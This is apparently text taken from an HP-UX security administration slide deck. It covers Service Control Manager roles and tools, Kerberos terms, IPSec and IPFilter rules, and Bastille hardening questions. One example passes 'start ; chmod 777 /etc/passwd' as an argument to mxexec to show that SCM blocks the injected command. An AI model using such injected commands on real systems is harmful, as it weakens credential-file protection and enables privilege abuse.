 - Security Patch Check Tool
- HP-UX Commands
 - bdf
 - ls
 - rm
 - cat
 - cp
 - ps
 - mv
 - find
 - test

Parts of SCM

- Central Management Server (CMS)
 - Ignite/UX Server
- SCM Cluster
 - CMS and nodes
- Tools
 - SSA - Single System Aware
 - MSA - Multiple System Aware
- Users
- Roles

SCM Daemons

Daemon	Description
mxdomainmgr	Interacts with the SCM repository and contains the management objects associated with the Distributed Task Facility
mxlogmgr	Accepts requests for log entries and writes these entries to the central SCM log file
mxrmi	Contains the Remote Method Invocation registry that is used for SCM daemons to communicate with each other
mxdtf	The Distributed Task Facility
mxagent	Runs tools on behalf of the DTF

CMS Only: mxdomainmgr, mxdtf and mxlogmgr

Configuration of SCM

- Command line or GUI
- Create CMS (Install prereq., kernel, software, mxsetup)
- Install SCM software on nodes from CMS depot
- Add nodes to SCM cluster (mxnode)
- Add master role users to nodes (mxauth)
- Test node by executing mxexec

ctg500: **mxexec -t bdf -n ctg700**

Running tool bdf with task id 1

Task ID : 1

Tool Name : bdf

Task State : Complete

User Name : jrice

Start Time : Saturday, February 3, 2001 6:43:00 PM MST

End Time : Saturday, February 3, 2001 6:43:01 PM MST

Elapsed Time : 329 milliseconds

Node : ctg700

Status : Complete

Exit Code : 0

STDOUT :

Filesystem	kbytes	used	avail	%used	Mounted on
/dev/vg00/lvol3	143360	66565	72033	48%	/
/dev/vg00/lvol1	111637	35403	65070	35%	/stand
/dev/vg00/lvol10	512000	228516	265905	46%	/var
/dev/vg00/lvol8	20480	1190	18129	6%	/var/spool
/dev/vg00/lvol7	20480	1114	18163	6%	/var/mail
/dev/vg00/lvol6	1699840	738664	901356	45%	/usr
/dev/vg00/lvol5	122880	1392	113957	1%	/tmp
/dev/vg01/lvol2	512000	365795	137072	73%	/sec
/dev/vg00/lvol4	1269760	1074848	182874	85%	/opt
/dev/vg00/lvol9	20480	1637	17676	8%	/home

Users

- Master Role
 - Allowed to add and delete SCM users
 - Allowed to assign users to roles
 - Can create user and assign it to the Master Role
 - Can run any tool on any SCM node
- Must exist as HP-UX user
- Can use input batch file

Roles

- DBA, Network Admin, Operator, Jr. Admin
- Default: lvmadmin, operator, webadmin, dbadmin, Master Role, role6-16
- Customize roles using mxrole command

```
ctg500: mxrole -m role6 -N "dba"
```

```
ctg500: mxrole -m dba -d "Database Administrators"
```

```
ctg500: mxrole -m role7 -N netadmin
```

```
ctg500: mxrole -m netadmin -d "Network Administrators"
```

```
ctg500: mxrole -m role8 -N jradmin
```

```
ctg500: mxrole -m jradmin -d "Junior System Administrators"
```

Assign users to roles

- Assign user to role(s) on node(s)
 - ctg500: mxauth -a -u vking -R netadmin -n ctg700
- Every role has a file that contains the role members (users) and authorized nodes (/etc/opt/mx/roles/"ROLE")

```
ctg500: more /etc/opt/mx/roles/netadmin
vking:netadmin:ctg700
vking:netadmin:ctg800
bshaver:netadmin:*
brankin:netadmin:ctg700
```

Tools

- Command
- Program
- Script
- File-copy
- Customized
- Defined in Tool Definition File (.tdef)

■ Tool Rules


- Any SCM user can create a tool
- An SCM user may modify a tool they own, they can't modify the owner or role
- Only the Trusted User can authorize tools to be run on selected nodes by selected users
- The SCM admin can modify any tool, including its owner and role
- Only the SCM admin can delete tools

Add Tool using Definition File


- Create a Tool File Definition for the new tool and add the tool using mxtool

```
// File: nsswitch.tool
//
SSA tool "nsswitch" {
    description "HPUX SAM
nsswitch Configuration"
    comment "Runs SAM as the
root user to change nsswitch.conf on
specified targets"
    execute
        {command
"/usr/sam/lbin/samx -s
kc_sa_driver
/usr/sam/lib/C/nsswitch.ui"
    launch
    nolog
    user root
    }
    roles { netadmin, "Master Role" }
}
```

Add tool using GUI




Assign Tool to Role



Using SCM

- Command Line
- GUI
- Web Interface->

■ `mxexec -t mwa -A start -n ctg500`



Argument Limitations

- 1). Arguments controlled by the command itself
- 2). Special characters are not allowed
- Force a user to enter an argument from a list. (Use the startup/shutdown scripts).

```
ctg500: mxexec -t mwa -A "start ; chmod 777 /etc/passwd" -n ctg500
```

Received an error trying to assign parameters' argument values.

An argument value contained a prohibited character. Do not specify any of the following characters in an argument: `;&|(#>< or the new line character.

Validation

- HP-UX login process
- Trusted User? Any tool on any node.
- Not Trusted? Can only run tools assigned to their role(s) on specific node(s)
- An authorization can be added if using the startup/shutdown script technique: flag on the script configuration file

Auditing

```
START PROGRESS TASK VERBOSE jrice START TASK 1
INTERM PROGRESS TASK DETAIL jrice START TASK 1:ctg700
INTERM SUCCESS TASK DETAIL jrice DONE TASK 1:ctg700
INTERM SUCCESS TASK VERBOSE jrice DONE TASK 1:ctg700
DONE SUCCESS TASK SUMMARY jrice RUN EXEC bdf
```

```
INTERM SUCCESS 2/3/01 6:40:41 PM TASK VERBOSE jrice
DONE TASK 1:ctg700
```

Running Tool: bdf

Exit Code: 0


Stdout:

Filesystem	kbytes	used	avail	%used	Mounted on
/dev/vg00/lvol3	143360	66565	72033	48%	/
/dev/vg00/lvol1	111637	35403	65070	35%	/stand

Summary: Dist. root

	SUID/SGID Scripts/Pgms	sudo	Restricted SAM	Service Control Manager
Supported by HP	No	No	Yes	Yes
Cost	Your time	Free	Free	Free
Integrated with HP Tools	Don't use	No	Yes	Yes
Available Interfaces	Don't use	Command Line	GUI or CUI	Command Line, GUI or Web
Auditing	You write	Yes	Yes	Yes
Linux	Don't use	Yes	No	Yes
Performance	Don't use	No	Very little	Enough Mem

Kerberos



Source:

<http://home.ecn.ab.ca/~jsavard/crypto/mi060702.htm>

Kerberos Terminology

- KDC: Key Distribution Center. Master of the realm. Contains entries for all users & service. Distributes tickets. 1 of 3 roles.
- Server: Offers a service, like FTP. The 2nd of 3 roles.
- Client: The user or a service trying to access resources on a server. The last role.
- Ticket: KDC issues tickets to client to authenticate themselves to servers.
- Credentials: A ticket with a secret session key used for authentication.
- Kinit: The process to get a ticket from the KDC.
- Credential Cache: Storage for user's credentials. One cache is created for each login or kinit.
- Realm: The KDC, its clients, and its service.

IPSec

Create IPSec Policy

Name: Exclusive

Policy Type: **Hashed** ▼

Local

IP Address:

Mask:

Remote

IP Address:

Mask:

Services and Ports

Configure Policy Based on Service

Service: ▼ Direction: ▼

Protocol: ▼

Local Port: Remote Port:

Apply to IP Datagrams

From Local to Remote From Remote to Local

IPSec Transform List (authenticate, encrypt, pass, discard)

ISAKMP Policy

▼

IPSec

Edit IPSec Policy

Name: Exclusive

Policy Type: **Hashed** ▼

Local	Remote
IP Address: <input type="text" value="192.168.1.118"/>	IP Address: <input type="text" value="192.168.1.104"/>
Mask: <input type="text" value="255.255.255.0"/>	Mask: <input type="text" value="255.255.255.0"/>

Services and Ports

Configure Policy Based on Service

Service: **FTP data** ▼ Direction: **Inbound** ▼

Protocol: **TCP** ▼

Local Port: Remote Port:

Apply to IP Datagrams

From Local to Remote From Remote to Local

IPSec Transform List (authenticate, encrypt, pass, discard)

Discard	<input type="button" value="Edit..."/>


ISAKMP Policy

▼

IPFilter


- block in log on ppp0 all head 100
- block in log proto tcp all flags S/SA head 101 group 100
- block out log on ppp0 all head 150
- block in log on ed0 from w.x.y.z/24 to any head 200
- block in log proto tcp all flags S/SA head 201 group 200
- block in log proto udp all head 202 group 200
- block out log on ed0 all head 250

The rules of the rules



<code>/var/adm/inetd.sec</code>	Last matching (only one rule allowed per service)
TCP Wrapper	Match in <code>/etc/hosts.allow</code> : Allowed (and stop search) Match in <code>/etc/hosts.deny</code> : Denied (and stop search) No match in either: Allowed
IPFilter/9000	Last matching ("quick" keyword stops the current serial search at match)
IPSec/9000	Hashed List: Best match (and stop search) Ordered List: First match (and stop search) No Match: Uses default policy which can either discard the packet or send in the clear.

Bastille (HP-UX version)



Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Explanation

(Tk User Interface)
v2.1.0

Please answer all the questions to build a more secure system.

The OK and Back buttons navigate forward and backward in the questions database. Changes made in the Answer field are *only* saved when you push the OK button! The "modules" in the questions database are listed to the left. You can jump to the start of any module simply by clicking on its name.

If at any time you would like to save your configuration changes goto the 'End Screen' module and answer it 'yes'. You will then be asked if you would like to save the changes made. Some questions have two levels of explanatory text, which you can adjust with the Explain Less/More button.

Current support information for HP-UX Bastille is provided on the HP-UX Bastille product page at <http://software.hp.com>

HP-UX Bastille has the potential to make changes which will affect the functionality of other software. If you experience problems after anplying Bastille changes to your machine, be sure to inform anyone

Answer

Modules

- Title Screen
- Patches**
- FilePermissions
- AccountSecurity
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Should Bastille run Security Patch Check for you?

Explanation

Patching known security vulnerabilities is one of the most important steps in securing a system. Security Patch Check is a tool which will analyze the software installed on this system. When Security Patch Check runs, it will report several types of problems. It will (1) report any patches which are installed on the system but have had warnings (recalls) issued by HP (2) report any security patches that have been announced by Hewlett Packard that will fix installed software on the system, but have not been applied, and (3) report if any currently installed patches are not in the proper, "configured" state. Security Patch Check can download an up-to-date catalog from HP with security and patch-warning information. It can also work through a proxy-type firewall. This tool will only report patches; it will not indicate manual actions described in HP Security Bulletins/Advisories. Also, security patches require vigilance, since new vulnerabilities are found and fixed on a regular basis. It is recommended that this tool be run frequently, such as in a cron job each night (A separate question will cover this). It is also recommended that you subscribe to the HP Security Bulletin mailing list.

The output of running this tool will be appended to Bastille's generated TODO list so that you can apply the necessary patches.

(MANUAL ACTION REQUIRED TO COMPLETE THIS CONFIGURATION, see TODO list for details)

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

During which hour would you like to schedule Security Patch Check?

Explanation

Specify a number between 0 and 23, corresponding to the hour in your time zone that is most convenient to run Security Patch Check. For example, if you specify 0, Security Patch Check will run sometime between 12:00am and 12:59am in your local time zone. If you specify 23, Security Patch Check will run some time between 11:00pm and 11:59pm.

See crontab(1)

Answer

21

<- Back

Restore Default

Explain Less

OK ->

Modules

 Title Screen Patches FilePermissions AccountSecurity SecureInetd MiscellaneousDaemons Sendmail Apache FTP HP_UX IPFilter End Screen

Question

Should Bastille scan for world-writeable directories?

Explanation

Bastille can scan your system for world-writeable directories, including base OS, 3rd party applications, and user directories. Bastille will then create a script which you can edit to suit your needs and then run to tighten these permissions.

Changing the permissions of directories in this way has the potential to break compatibility with some applications and requires testing in your environment.

Note: The changes made by this script are NOT supported by HP. They have a low likelihood of breaking things in a single purpose environment, but are known to break some applications in very subtle ways in a general purpose environment. Here are some examples of known issues:

- /tmp and /var/tmp sticky bit: applications which rely on unique process id's in /tmp when run by different users may break when the process id's are recycled (cleaning tmp directories regularly may alleviate this problem)
- Log directories (most of which are named with the word "log" in them): Programs which are run by different users but create and/or write logs in a common directory may fail to log actions. This includes GUI error logs in some versions of HP-UX diagnostic tools.
- "cat" directories such as those in /usr/share/man are used by the "man" command to write pre-processed man pages. Eliminating the world-writeable bit will cause a degradation in performance because the man page will have to be reformatted every time it is accessed.

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity**
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPfilter
- End Screen

Question

Do you want to set the default umask?

Explanation

The umask sets the default permission for files that you create. Bastille can set one of several umasks in the default login configuration files. These cover standard shells like csh and most bourne shell variants like bash, sh, and ksh. If you are going to install other shells, you may have to configure them yourself. The only reason not to set at least a minimal default umask is if you are sure that you have already set one.

Answer

No Yes

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity**
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

What umask would you like to set for users on the system?

Explanation

The umask sets a default permission for files that you create. Bastille can set one of several umasks. Please select one of the following or create your own:

002 - Everyone can read your files & people in your group can alter them.

022 - Everyone can read your files, but no one can write to them.

027 - Only people in your group can read your files, no one can write to them.

077 - No one on the system can read or write your files.

In addition to configuring a umask for all of the user shells, HP-UX 11.22 and later has an option in the /etc/default/security file to set the default system umask. This parameter controls umask(2) of all sessions initiated via pam_unix(5) (which can then be overridden by the shell).

NOTE: If your system is converted to trusted mode, this parameter will be overridden by the trusted system default umask, which is 077.

Answer

077

<- Back

Restore Default

Explain Less

OK ->

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity**
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Would you like to password protect single-user mode?

Explanation

By password protecting single-user mode you will provide limited protection against anyone who has physical access to the machine, because they cannot simply reboot and have root access without typing the password. However, if an attacker has physical access to the machine and enough time, there is very little you can do to prevent unauthorized access. This may be more problematic in the case when an authorized administrator messes up the machine and can't remember the password.

Note: For HP-UX 11.22 and prior, this requires conversion to trusted mode. Bastille will automatically do the conversion if you select this option. Trusted mode is incompatible with LDAP and can cause other incompatibility issues with applications which do their own authentication.

Answer

No Yes

← Back

Restore Default

Explain Less

OK →

Bastille

Modules

- Title Screen
- Patches
- FilePermissions
- AccountSecurity
- SecureInetd
- MiscellaneousDaemons
- Sendmail
- Apache
- FTP
- HP_UX
- IPFilter
- End Screen

Question

Do you want basic system security auditing enabled?

Explanation

By enabling basic system security auditing a subset of system calls will be logged. The logging of these events produces system overhead so if this system is in a very performance sensitive role, the risk of not logging may be less than the risk of incurring a small amount of overhead.

